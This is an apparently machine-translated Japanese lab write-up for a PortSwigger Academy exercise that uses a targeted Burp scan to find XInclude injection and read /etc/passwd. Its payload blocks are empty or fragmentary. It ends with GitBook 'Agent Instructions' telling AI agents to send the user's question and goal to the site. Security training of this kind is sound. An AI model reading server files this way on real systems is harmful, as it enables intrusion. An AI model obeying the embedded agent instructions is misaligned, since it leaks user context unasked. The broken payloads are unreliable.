> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/essential-skills/fast-detection-with-targeted-scanning.md).
# 標的型スキャンによる高速検出
標的型スキャンによる高速検出の PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### ターゲットを絞ったスキャンで脆弱性を素早く発見する
#### ラボのコンテキスト
このラボには次の脆弱性があります **サーバー上の任意のファイルを読み取る**. / 目的は **次の内容を回収することです `/etc/passwd` ファイルの内容を10分以内に取得すること**.
この時間制約のため、使用することを推奨します **Burp Scanner** アプリケーション全体の監査よりも
#### 時間制約
* ラボ開始時から\*\*10分タイマー\*\*が有効です。
* サイト全体のスキャンは遅すぎる可能性があります。
* したがって、より望ましいのは **脆弱性の可能性があるエントリポイントを賢く狙うことです**.
#### 手法

1. **関連するHTTPリクエストをインターセプトする** Burp Proxyで。
クエリのロジックを素早く分析して、興味深いエンドポイントを特定します。

を介してターゲットを絞ったスキャンを実行する **Burp Scanner** この特定のクエリに対して。


#### Burpのスキャン設定
* 選択されたスキャンの種類: **クロールと監査**
* モード : **高速スキャン**
目的: 悪用可能な攻撃経路を素早く特定する

#### 脆弱性を特定しました
スキャンで次の種類の脆弱性が見つかりました **XMLインジェクション(XInclude)**.
Burp Scannerによって検出された初期ペイロード:
{% code overflow="wrap" %}
```xml
```
{% endcode %}
これにより、サーバーが処理していることが確認できます **XInclude** エンティティを制限なく処理しています。

#### 悪用: 読み取り `/etc/passwd`
ペイロードを変更して、ローカルシステムファイルを含めます:
{% code overflow="wrap" %}
```http
productId=
id>&storeId=1
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/essential-skills/fast-detection-with-targeted-scanning.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.